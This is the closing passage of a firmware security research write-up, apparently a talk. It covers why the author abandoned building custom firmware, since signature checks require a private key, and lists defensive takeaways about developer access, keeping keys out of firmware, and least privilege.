In the end, there was still too much data for one person to manually dig through, so I stopped at this point as my time was needed elsewhere.

Custom firmware?

My last thought before I gave up on this project was to build my own modified firmware based off the original firmware I retrieved during the update process.

Unfortunately, portions of the firmware are signed using Public Key Cryptography, which means without access to a private key I don't have, I can't re-sign firmware images that will successfully pass the signing checks.

Takeaways

- Developer access can and will be abused, whether it be in the embedded space or the SaaS/web space.
- Bad guys will always be looking through your firmware images for potential vulnerabilities or other exploitable weakness.
    - Don’t leave cryptographic keys that need to remain secret in firmware!
- Even with the level of access we achieved, we were not able to fully compromise the device due to the principle of least privilege and separation of operating system functions into discrete user accounts.

Questions?